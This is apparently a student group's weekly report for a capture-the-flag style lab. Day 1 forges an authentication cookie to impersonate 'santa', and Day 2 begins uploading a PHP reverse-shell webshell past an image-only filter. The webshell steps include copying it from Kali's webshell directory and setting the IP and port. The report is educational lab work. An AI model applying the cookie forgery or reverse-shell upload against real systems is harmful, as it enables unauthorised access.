# PSP0201 WEEKLY REPORT

Group name: Apocalypse

Members:


| ID | NAME | ROLE |
|---|---|---|
| 1211103698 | UMMI SYAHIRAH BINTI MUHAMMAD ROZAIDEE | LEADER |
| 1211103293 | FARAH KAMILA BINTI YAHYA | MEMBER |
| 1211102031 | NOR ALIAH SYUHAIDAH BINTI SHARUDDIN | MEMBER |
| 1211101673 | NURUL MANJA MURNIRA NAJWA BINTI MALIKI | MEMBER |

## DAY 1 : [Web Exploitation] A Christmas Crisis


**Tools used:** Kali Linux, Firefox

**Solution / Walkthrough :**

Register and login process at Christmas Control Center.





The view console is shown. Open web developer > web console.




## Question 1

Inspect the website. The title of the website is **Christmas Console**.




## Question 2

The name of the cookie used for authenticationis is **auth**.



## Question 3


The value of this cookie encoded is **Hexadecimal**.

## Question 4

Having decoded the cookie, the data stored in **JSON format**.

## Question 5

The value for the company field in the cookie is "**The Best Festival Company**". We can get this value using **Cyberchef**.





## Question 6

The other field found in the cookie is **username**.


## Question 7

What is the **value of Santa's cookie**?




## Question 8

What is the **flag** you're given when the line is fully active?




## Thought process / Methodology:

**Day 1:**

After we had an access to start the machine, it will bring us at the login and register page. After the login process,view console page is shown. At the settings, choose web developer and web console after. Go to the inspector to view the page's title. Then, there's an authentication at the storage for the cookie. Using cyberchef, we transform the hexadecimal code to get the company field name. Then, change our username, to santa. Copy santa's cookie and replace at auth's cookie. Reload the page. Now, you get to control the website. Enable all the control and the final flag are given.

**DAY 2 : [Web Exploitation] The Elf Strikes Back!**


**Tools used :** Kali Linux, Firefox

**Solution / Walkthrough :**


**Question 1**

For Elf McEager:

You have been assigned an ID number for your audit of the system: **ODIzODI5MTNiYmYw** . Use this to gain access to the upload section of the site.




Add **?id=ODIzODI5MTNiYmYw** to get access to the upload website.




## Question 2


Select file from folder.




Type of file that can be uploaded is image only.


## Question 3

Change **?id=ODIzODI5MTNiYmYw** to **uploads** .





## Question 4

Open terminal and run a command **nc -h**



## Question 5


Copy file , `cp /usr/share/webshells/php/php-reverse-shell.php .` , on the terminal to reverse the shell.





Open folder and click on file php reverse .

We need to change port and ip.

